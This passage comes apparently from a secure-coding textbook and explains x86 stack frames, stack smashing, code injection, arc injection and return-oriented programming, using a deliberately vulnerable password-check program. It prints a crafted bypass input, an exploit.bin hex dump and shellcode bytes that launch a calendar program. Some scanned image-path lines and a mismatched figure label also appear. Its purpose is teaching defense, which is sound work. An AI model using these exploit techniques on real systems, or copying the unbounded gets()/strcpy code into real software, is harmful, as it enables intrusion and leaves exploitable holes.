When control is returned to the return address, the stack pointer is incremented by 8 bytes (line 14). (On x86-32, the stack pointer is named `esp`. The `e` prefix stands for “extended” and is used to differentiate the 32-bit stack pointer from the 16-bit stack pointer.) The stack pointer points to the top of the stack. The direction in which the stack grows depends on the implementation of the `pop` and `push` instructions for that architecture (that is, they either increment or decrement the stack pointer). For many popular architectures, including x86, SPARC, and MIPS processors, the stack grows toward lower memory. On these architectures, incrementing the stack pointer is equivalent to popping the stack.

foo() Function Prologue. A function prologue contains instructions that are executed by a function upon its invocation. The following is the function prologue for the `foo()` function:

```
void foo(int i, char *name) {
  char LocalChar[24];
  int LocalInt;
    push ebp       # Save the frame pointer.
    mov ebp, esp   # Frame pointer for subroutine is set to the
                   # current stack pointer.
    sub esp, 28    # Allocates space for local variables.
  /* ... */
```

The `push` instruction pushes the `ebp` register containing the pointer to the caller's stack frame onto the stack. The `mov` instruction sets the frame pointer for the function (the `ebp` register) to the current stack pointer. Finally, the function allocates 28 bytes of space on the stack for local variables (24 bytes for `LocalChar` and 4 bytes for `LocalInt`).

The stack frame for `foo()` following execution of the function prologue is shown in Table 2.2. On x86, the stack grows toward low memory.

foo() Function Epilogue. A function epilogue contains instructions that are executed by a function to return to the caller. The following is the function epilogue to return from the `foo()` function:

```
/* ... */
 return;
   mov  esp, ebp   # Restores the stack pointer.
   pop  ebp        # Restores the frame pointer.
   ret             # Pops the return address off the stack
                   # and transfers control to that location.
}
```

Table 2.2 *Stack Frame for* `foo()` *following Execution of the Function Prologue*

Address	Value	Description	Length
0x0012FF4C	?	Last local variable—integer: `LocalInt`	4
0x0012FF50	?	First local variable—string: `LocalChar`	24
0x0012FF68	0x12FF80	Calling frame of calling function: `main()`	4
0x0012FF6C	0x401040	Return address of calling function: `main()`	4
0x0012FF70	1	First argument: `MyInt (int)`	4
0x0012FF74	0x40703C	Second argument: pointer `toMyString (char *)`	4

This return sequence is the mirror image of the function prologue shown earlier. The mov instruction restores the caller's stack pointer (esp) from the frame pointer (ebp). The pop instruction restores the caller's frame pointer from the stack. The ret instruction pops the return address in the calling function off the stack and transfers control to that location.

Stack Smashing

Stack smashing occurs when a buffer overflow overwrites data in the memory allocated to the execution stack. It can have serious consequences for the reliability and security of a program. Buffer overflows in the stack segment may allow an attacker to modify the values of automatic variables or execute arbitrary code.

Overwriting automatic variables can result in a loss of data integrity or, in some cases, a security breach (for example, if a variable containing a user ID or password is overwritten). More often, a buffer overflow in the stack segment can lead to an attacker executing arbitrary code by overwriting a pointer to an address to which control is (eventually) transferred. A common example is overwriting the return address, which is located on the stack. Additionally, it is possible to overwrite a frame- or stack-based exception handler pointer, function pointer, or other addresses to which control may be transferred.

The example IsPasswordOK program is vulnerable to a stack-smashing attack. To understand why this program is vulnerable, it is necessary to understand exactly how the stack is being used.

Figure 2.8 illustrates the contents of the stack before the program calls the IsPasswordOK() function.


The operating system (OS) or a standard start-up sequence puts the return address from main() on the stack. On entry, main() saves the old incoming frame pointer, which again comes from the operating system or a standard start-up sequence. Before the call to the IsPasswordOK() function, the stack contains the local Boolean variable PwStatus that stores the status returned by the function IsPasswordOK() along with the caller's frame pointer and return address.

While the program is executing the function IsPasswordOK(), the stack contains the information shown in Figure 2.9.

Notice that the password is located on the stack with the return address of the caller main(), which is located after the memory that is used to store the password. It is also important to understand that the stack will change during function calls made by IsPasswordOK().

After the program returns from the IsPasswordOK() function, the stack is restored to its initial state, as in Figure 2.10.


Execution of the main() function resumes; which branch is executed depends on the value returned from the IsPasswordOK() function.



Code
EIP
Stack
ESP
Storage for PwStatus (4 bytes)
Caller EBP—Frame Ptr OS (4 bytes)
Return Addr of main—OS (4 bytes)
...

```
int main (void) {
  bool PwStatus;
  puts("Enter Password: ");
  PwStatus=IsPasswordOK( );
  if (!PwStatus) {
    puts("Access denied");
    exit(-1);
  }
  else
    puts("Access granted");
}
```

Figure 2.8 The stack before `IsPasswordOK()` is called




Code
EIP
Stack
ESP
Storage for Password (12 bytes)
Caller EBP—Frame Ptr main (4 bytes)
Return Addr Caller—main (4 bytes)
Storage for PwStatus (4 bytes)
Caller EBP—Frame Ptr OS (4 bytes)
Return Addr of main—OS (4 bytes)
...

```
puts("Enter Password: ");
PwStatus=IsPasswordOK();
if(!PwStatus) {
     puts("Access denied");
     exit(-1) ;
  }
else puts("Access granted");
```

```
bool IsPasswordOK(void) {
  char Password [12];

  gets(Password);
  return 0 == strcmp (Password,
    "goodpass");
}
```

Note: The stack grows and shrinks as a result of function calls made by `IsPasswordOK(void)`.

Figure 2.9 Information in stack while `IsPasswordOK()` is executed



```
puts("Enter Password: ");
PwStatus=IsPasswordOK( );
if (!PwStatus) {
  puts("Access denied");
  exit(-1);
}
else puts("Access granted");
```

Storage for `Password` (12 bytes)

Caller EBP—Frame Ptr `main` (4 bytes)

Return Addr Caller—`main` (4 bytes)

Storage for `PwStatus` (4 bytes)

Caller EBP—Frame Ptr OS (4 bytes)


Return Addr of `main`—OS (4 bytes)

...

Figure 2.10 Stack restored to initial state

Security Flaw: `IsPasswordOK`. As discussed earlier, the `IsPasswordOK` program has a security flaw because the `Password` array is improperly bounded and can hold only an 11-character password plus a trailing null byte. This flaw can easily be demonstrated by entering a 20-character password of "12345678901234567890" that causes the program to crash, as shown in Figure 2.11.

To determine the cause of the crash, it is necessary to understand the effect of storing a 20-character password in a 12-byte stack variable. Recall that when 20 bytes are input by the user, the amount of memory required to store the string is actually 21 bytes because the string is terminated by a null-terminator character. Because the space available to store the password is only 12 bytes, 9 bytes of the stack (21 – 12 = 9) that have already been allocated to store other information will be overwritten with password data. Figure 2.12 shows the corrupted program stack that results when the call to `gets()` reads a 20-byte password and overflows the allocated buffer. Notice that the caller's frame pointer, return address, and part of the storage space used for the `PwStatus` variable have all been corrupted.




```
Access denied

C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
12345678901234567890
```

BufferOverflow.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

For more information about this error, click here.

Figure 2.11 An improperly bounded `Password` array crashes the program if its character limit is exceeded.



```
bool IsPasswordOK(void) {
  char Password [12];

  gets (Password);
  return 0==strcmp (Password,
       "goodpass");
}
```

Storage for `Password` (12 bytes)
"123456789012"

Caller EBP—Frame Ptr `main` (4 bytes)
"3456"

Return Addr Caller—`main` (4 bytes)
"7890"

Storage for `PwStatus` (4 bytes)
'\0'

Caller EBP—Ptr OS (4 bytes)


Return Addr of `main`—OS (4 bytes)

...

Figure 2.12 Corrupted program stack

When a program fault occurs, the typical user generally does not assume that a potential vulnerability exists. The typical user only wants to restart the program. However, an attacker will investigate to see if the programming flaw can be exploited.

The program crashes because the return address is altered as a result of the buffer overflow, and either the new address is invalid or memory at that



```
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
1234567890123456j▸*!
Access granted

C:\BufferOverflow\Release>
```


Figure 2.13 Unexpected results from a carefully crafted input string

address (1) does not contain a valid CPU instruction; (2) does contain a valid instruction, but the CPU registers are not set up for proper execution of the instruction; or (3) is not executable.

A carefully crafted input string can make the program produce unexpected results, as shown in Figure 2.13.

Figure 2.14 shows how the contents of the stack have changed when the contents of a carefully crafted input string overflow the storage allocated for `Password`.

The input string consists of a number of funny-looking characters: j▸*!. These are all characters that can be input using the keyboard or character map. Each of these characters has a corresponding hexadecimal value: j = 0x6A, ▸ = 0x10, * = 0x2A, and ! = 0x21. In memory, this sequence of four characters corresponds to a 4-byte address that overwrites the return address on the stack, so instead of returning to the instruction immediately following the call in `main()`, the `IsPasswordOK()` function returns control to the "Access



Line	Statement
1	puts("Enter Password: ");
2	PwStatus=IsPasswordOK( );
3	if (!PwStatus)
4	puts("Access denied");
5	exit(–1);

6	else
	puts("Access granted");

Stack
Storage for `Password` (12 bytes) "123456789012"
Caller EBP—Frame Ptr `main` (4 bytes) "3456"
Return Addr Caller—`main` (4 bytes) "W▶*!" (return to line 6 was line 3)
Storage for `PwStatus` (4 bytes) '\0'
Caller EBP—Frame Ptr OS (4 bytes)
Return Addr of `main`—OS (4 bytes)

Figure 2.14 Program stack following buffer overflow using crafted input string

granted" branch, bypassing the password validation logic and allowing unauthorized access to the system. This attack is a simple *arc injection* attack. Arc injection attacks are covered in more detail in the "Arc Injection" section.

Code Injection

When the return address is overwritten because of a software flaw, it seldom points to valid instructions. Consequently, transferring control to this address typically causes a trap and results in a corrupted stack. But it is possible for an attacker to create a specially crafted string that contains a pointer to some malicious code, which the attacker also provides. When the function invocation whose return address has been overwritten returns, control is transferred to this code. The malicious code runs with the permissions that the vulnerable program has when the subroutine returns, which is why programs running with root or other elevated privileges are normally targeted. The malicious code can perform any function that can otherwise be programmed but often simply opens a remote shell on the compromised machine. For this reason, the injected malicious code is referred to as shellcode.

The pièce de résistance of any good exploit is the malicious argument. A malicious argument must have several characteristics:

- It must be accepted by the vulnerable program as legitimate input.
- The argument, along with other controllable inputs, must result in execution of the vulnerable code path.
- The argument must not cause the program to terminate abnormally before control is passed to the shellcode.

The `IsPasswordOK` program can also be exploited to execute arbitrary code because of the buffer overflow caused by the call to `gets()`. The `gets()` function also has an interesting property in that it reads characters from the input stream pointed to by `stdin` until end-of-file is encountered or a newline character is read. Any newline character is discarded, and a null character is written immediately after the last character read into the array. As a result, there might be null characters embedded in the string returned by `gets()` if, for example, input is redirected from a file. It is important to note that the `gets()` function was deprecated in C99 and eliminated from the C11 standard (most implementations are likely to continue to make `gets()` available for compatibility reasons). However, data read by the `fgets()` function may also contain null characters. This issue is further documented in *The CERT C Secure Coding Standard* [Seacord 2008], "FIO37-C. Do not assume that `fgets()` returns a nonempty string when successful."

The program IsPasswordOK was compiled for Linux using GCC. The malicious argument can be stored in a binary file and supplied to the vulnerable program using redirection, as follows:

```
%./BufferOverflow < exploit.bin
```

When the exploit code is injected into the IsPasswordOK program, the program stack is overwritten as follows:

```
/* buf[12] */
00 00 00 00
00 00 00 00
00 00 00 00

/* %ebp */
00 00 00 00

/* return address */
78 fd ff bf

/* "/usr/bin/cal" */
2f 75 73 72
2f 62 69 6e
2f 63 61 6c
00 00 00 00

/* null pointer */
74 fd ff bf

/* NULL */
00 00 00 00

/* exploit code */
b0 0b       /* mov  $0xb, %eax */
8d 1c 24    /* lea  (%esp), %ebx */
8d 4c 24 f0 /* lea  -0x10(%esp), %ecx */
8b 54 24 ec /* mov  -0x14(%esp), %edx */
cd 50       /* int  $0x50 */
```


The lea instruction used in this example stands for “load effective address.” The lea instruction computes the effective address of the second operand (the source operand) and stores it in the first operand (destination operand). The source operand is a memory address (offset part) specified with one of the processor’s addressing modes; the destination operand is a general-purpose register. The exploit code works as follows:

1. The first mov instruction is used to assign 0xB to the %eax register. 0xB is the number of the execve() system call in Linux.
2. The three arguments for the execve() function call are set up in the subsequent three instructions (the two lea instructions and the mov instruction). The data for these arguments is located on the stack, just before the exploit code.
3. The int $0x50 instruction is used to invoke execve(), which results in the execution of the Linux calendar program, as shown in Figure 2.15.

The call to the fgets function is not susceptible to a buffer overflow, but the call to strcpy() is, as shown in the modified IsPasswordOK program that follows:

```
char buffer[128];

_Bool IsPasswordOK(void) {
  char Password[12];

  fgets(buffer, sizeof buffer, stdin);
  if (buffer[ strlen(buffer) - 1] == '\n')
    buffer[ strlen(buffer) - 1] = 0;
  strcpy(Password, buffer);
  return 0 == strcmp(Password, "goodpass");
}

int main(void) {
  _Bool PwStatus;

  puts("Enter password:");
  PwStatus = IsPasswordOK();
  if (!PwStatus) {
    puts("Access denied");
    exit(-1);
  }
  else
    puts("Access granted");
  return 0;
}
```

Because the strcpy() function copies only the source string (stored in buffer), the Password array cannot contain internal null characters. Consequently, the exploit is more difficult because the attacker has to manufacture any required null bytes.



```
[root@localhost exploit]# ./BufferOverflow < exploit.bin
Enter Password:
    February 2005
Su Mo Tu We Th Fr Sa
       1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28

[root@localhost exploit]#
```

Figure 2.15 Linux calendar program

The malicious argument in this case is in the binary file `exploit.bin`:

```
000: 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36  1234567890123456
010: 37 38 39 30 31 32 33 34 04 fc ff bf 78 78 78 78  78901234....xxxx
020: 31 c0 a3 23 fc ff bf b0 0b bb 27 fc ff bf b9 1f  1..#......'.....
030: fc ff bf 8b 15 23 fc ff bf cd 80 ff f9 ff bf 31  .....#.....'...1
040: 31 31 31 2f 75 73 72 2f 62 69 6e 2f 63 61 6c 0a  111/usr/bin/cal.
```

This malicious argument can be supplied to the vulnerable program using redirection, as follows:

```
%./BufferOverflow < exploit.bin
```

After the `strcpy()` function returns, the stack is overwritten as shown in Table 2.3.

Table 2.3 Corrupted Stack for the Call to `strcpy()`

Row	Address	Content	Description

1	`0xbffff9c0`
	`-0xbffff9cf`
		`"123456789012456"`	Storage for `Password` (16 bytes) and padding

2	`0xbffff9d0`
	`-0xbffff9db`
		`"789012345678"`	Additional padding

3	`0xbffff9dc`	`(0xbffff9e0)`	New return address
4	`0xbffff9e0`	`xor %eax,%eax`	Sets `eax` to 0

continues

Table 2.3 Corrupted Stack for the Call to `strcpy()` (*continued*)

Row	Address	Content	Description
5	`0xbffff9e2`	`mov %eax,0xbffff9ff`	Terminates pointer array with null pointer
6	`0xbffff9e7`	`mov $0xb,%al`	Sets the code for the `execve()` function call
7	`0xbffff9e9`	`mov $0xbffffa03,%ebx`	Sets `ebx` to point to the first argument to `execve()`
8	`0xbffff9ee`	`mov $0xbffff9fb,%ecx`	Sets `ecx` to point to the second argument to `execve()`
9	`0xbffff9f3`	`mov 0xbffff9ff,%edx`	Sets `edx` to point to the third argument to `execve()`
10	`0xbffff9f9`	`int $80`	Invokes `execve()` system call
11	`0xbffff9fb`	`0xbffff9ff`	Array of argument strings passed to the new program
12	`0xbffff9ff`	`"1111"`	Changed to `0x00000000` to terminate the pointer array and also used as the third argument

13	`0xbffffa03`
	`-0xbffffa0f`
		`"/usr/bin/cal\0"`	Command to execute

The exploit works as follows:

1. The first 16 bytes of binary data (row 1) fill the allocated storage space for the password. Even though the program allocated only 12 bytes for the password, the version of the GCC that was used to compile the program allocates stack data in multiples of 16 bytes.
2. The next 12 bytes of binary data (row 2) fill the extra storage space that was created by the compiler to keep the stack aligned on a 16-byte boundary. Only 12 bytes are allocated by the compiler because the stack already contained a 4-byte return address when the function was called.
3. The return address is overwritten (row 3) to resume program execution (row 4) when the program executes the return statement in the function `IsPasswordOK()`, resulting in the execution of code contained on the stack (rows 4–10).
4. A zero value is created and used to null-terminate the argument list (rows 4 and 5) because an argument to a system call made by this

exploit must contain a list of character pointers terminated by a null pointer. Because the exploit cannot contain null characters until the last byte, the null pointer must be set by the exploit code.

5. The system call is set to `0xB`, which equates to the `execve()` system call in Linux (row 6).
6. The three arguments for the `execve()` function call are set up (rows 7–9).
7. The data for these arguments is located in rows 12 and 13.
8. The `execve()` system call is executed, which results in the execution of the Linux calendar program (row 10).

Reverse engineering of the code can be used to determine the exact offset from the buffer to the return address in the stack frame, which leads to the location of the injected shellcode. However, it is possible to relax these requirements [Aleph 1996]. For example, the location of the return address can be approximated by repeating the return address several times in the approximate region of the return address. Assuming a 32-bit architecture, the return address is normally 4-byte aligned. Even if the return address is offset, there are only four possibilities to test. The location of the shellcode can also be approximated by prefixing a series of `nop` instructions before the shellcode (often called a `nop` sled). The exploit need only jump somewhere in the field of `nop` instructions to execute the shellcode.

Most real-world stack-smashing attacks behave in this fashion: they overwrite the return address to transfer control to injected code. Exploits that simply change the return address to jump to a new location in the code are less common, partly because these vulnerabilities are harder to find (it depends on finding program logic that can be bypassed) and less useful to an attacker (allowing access to only one program as opposed to running arbitrary code).

Arc Injection

The first exploit for the `IsPasswordOK` program, described in the "Stack Smashing" section, modified the return address to change the control flow of the program (in this case, to circumvent the password protection logic). The *arc injection* technique (sometimes called *return-into-libc*) involves transferring control to code that already exists in process memory. These exploits are called arc injection because they insert a new arc (control-flow transfer) into the program's control-flow graph as opposed to injecting new code. More sophisticated attacks are possible using this technique, including installing the address of an existing function (such as `system()` or `exec()`, which can be used to execute commands and other programs already on the local system) on the stack along with the appropriate arguments. When the return address is popped off the stack (by the ret or iret instruction in x86), control is transferred by the return instruction to an attacker-specified function. By invoking functions like system() or exec(), an attacker can easily create a shell on the compromised machine with the permissions of the compromised program.

Worse yet, an attacker can use arc injection to invoke multiple functions in sequence with arguments that are also supplied by the attacker. An attacker can now install and run the equivalent of a small program that includes chained functions, increasing the severity of these attacks.

The following program is vulnerable to a buffer overflow:

```
#include <string.h>

int get_buff(char *user_input, size_t size){
  char buff[40];
  memcpy(buff, user_input, size);
  return 0;
}

int main(void) {
  /* ... */
  get_buff(tainted_char_array, tainted_size);
  /* ... */
}
```

Tainted data in user_input is copied to the buff character array using memcpy(). A buffer overflow can result if user_input is larger than the buff buffer.

An attacker may prefer arc injection over code injection for several reasons. Because arc injection uses code already in memory on the target system, the attacker merely needs to provide the addresses of the functions and arguments for a successful attack. The footprint for this type of attack can be significantly smaller and may be used to exploit vulnerabilities that cannot be exploited by the code injection technique. Because the exploit consists entirely of existing code, it cannot be prevented by memory-based protection schemes such as making memory segments (such as the stack) nonexecutable. It may also be possible to restore the original frame to prevent detection.

Chaining function calls together allows for more powerful attacks. A security-conscious programmer, for example, might follow the principle of least privilege [Saltzer 1975] and drop privileges when not required. By chaining multiple function calls together, an exploit could regain privileges, for example, by calling setuid() before calling system().

Return-Oriented Programming

The return-oriented programming exploit technique is similar to arc injection, but instead of returning to functions, the exploit code returns to sequences of instructions followed by a return instruction. Any such useful sequence of instructions is called a *gadget*. A Turing-complete set of gadgets has been identified for the x86 architecture, allowing arbitrary programs to be written in the return-oriented language. A Turing-complete library of code gadgets using snippets of the Solaris libc, a general-purpose programming language, and a compiler for constructing return-oriented exploits have also been developed [Buchanan 2008]. Consequently, there is an assumed risk that return-oriented programming exploits could be effective on other architectures as well.

The return-oriented programming language consists of a set of gadgets. Each gadget specifies certain values to be placed on the stack that make use of one or more sequences of instructions in the code segment. Gadgets perform well-defined operations, such as a load, an add, or a jump.

Return-oriented programming consists of putting gadgets together that will perform the desired operations. Gadgets are executed by a return instruction with the stack pointer referring to the address of the gadget.

For example, the sequence of instructions

```
pop %ebx;
ret
```

forms a gadget that can be used to load a constant value into the `ebx` register, as shown in Figure 2.16.

The left side of Figure 2.16 shows the x86-32 assembly language instruction necessary to copy the constant value `$0xdeadbeef` into the `ebx` register, and the right side shows the equivalent gadget. With the stack pointer referring to the gadget, the return instruction is executed by the CPU. The resulting gadget pops the constant from the stack and returns execution to the next gadget on the stack.

Return-oriented programming also supports both conditional and unconditional branching. In return-oriented programming, the stack pointer takes




Figure 2.16 Gadget built with return-oriented programming




Figure 2.17 Unconditional branching in x86-32 assembly language (left) and return-oriented programming idioms

the place of the instruction pointer in controlling the flow of execution. An unconditional jump requires simply changing the value of the stack pointer to point to a new gadget. This is easily accomplished using the instruction sequence

```
pop %esp;
ret
```

The x86-32 assembly language programming and return-oriented programming idioms for unconditional branching are contrasted in Figure 2.17.

An unconditional branch can be used to branch to an earlier gadget on the stack, resulting in an infinite loop. Conditional iteration can be implemented by a conditional branch out of the loop.

Hovav Shacham's "The Geometry of Innocent Flesh on the Bone" [Shacham 2007] contains a more complete tutorial on return-oriented programming. While return-oriented programming might seem very complex, this complexity can be abstracted behind a programming language and compiler, making it a viable technique for writing exploits.

2.4 Mitigation Strategies for Strings

Because errors in string manipulation have long been recognized as a leading source of buffer overflows in C and C++, a number of mitigation strategies have been devised. These include mitigation strategies designed to prevent buffer overflows from occurring and strategies designed to detect buffer overflows and securely recover without allowing the failure to be exploited.

Rather than completely relying on a given mitigation strategy, it is often advantageous to follow a defense-in-depth tactic that combines multiple strategies. A common approach is to consistently apply a secure technique to string handling (a prevention strategy) and back it up with one or more runtime detection and recovery schemes.

String Handling

The CERT C Secure Coding Standard [Seacord 2008], "STR01-C. Adopt and implement a consistent plan for managing strings," recommends selecting a single approach to handling character strings and applying it consistently across a project. Otherwise, the decision is left to individual programmers who are likely to make different, inconsistent choices. String-handling functions can be categorized according to how they manage memory. There are three basic models:

- Caller allocates, caller frees (C99, OpenBSD, C11 Annex K)
- Callee allocates, caller frees (ISO/IEC TR 24731-2)
- Callee allocates, callee frees (C++ `std::basic_string`)

It could be argued whether the first model is more secure than the second model, or vice versa. The first model makes it clearer when memory needs to be freed, and it is more likely to prevent leaks, but the second model ensures that sufficient memory is available (except when a call to `malloc()` fails).

The third memory management mode, in which the callee both allocates and frees storage, is the most secure of the three solutions but is available only in C++.

C11 Annex K Bounds-Checking Interfaces

The first memory management model (caller allocates, caller frees) is implemented by the C string-handling functions defined in `<string.h>`, by the OpenBSD functions `strlcpy()` and `strlcat()`, and by the C11 Annex K bounds-checking interfaces. Memory can be statically or dynamically allocated before invoking these functions, making this model optimally efficient. C11 Annex K provides alternative library functions that promote safer, more secure programming. The alternative functions verify that output buffers are large enough for the intended result and return a failure indicator if they are not. Data is never written past the end of an array. All string results are null-terminated.

C11 Annex K bounds-checking interfaces are primarily designed to be safer replacements for existing functions. For example, C11 Annex K defines the `strcpy_s()`, `strcat_s()`, `strncpy_s()`, and `strncat_s()` functions as replacements for `strcpy()`, `strcat()`, `strncpy()`, and `strncat()`, respectively, suitable in situations when the length of the source string is not known or guaranteed to be less than the known size of the destination buffer.

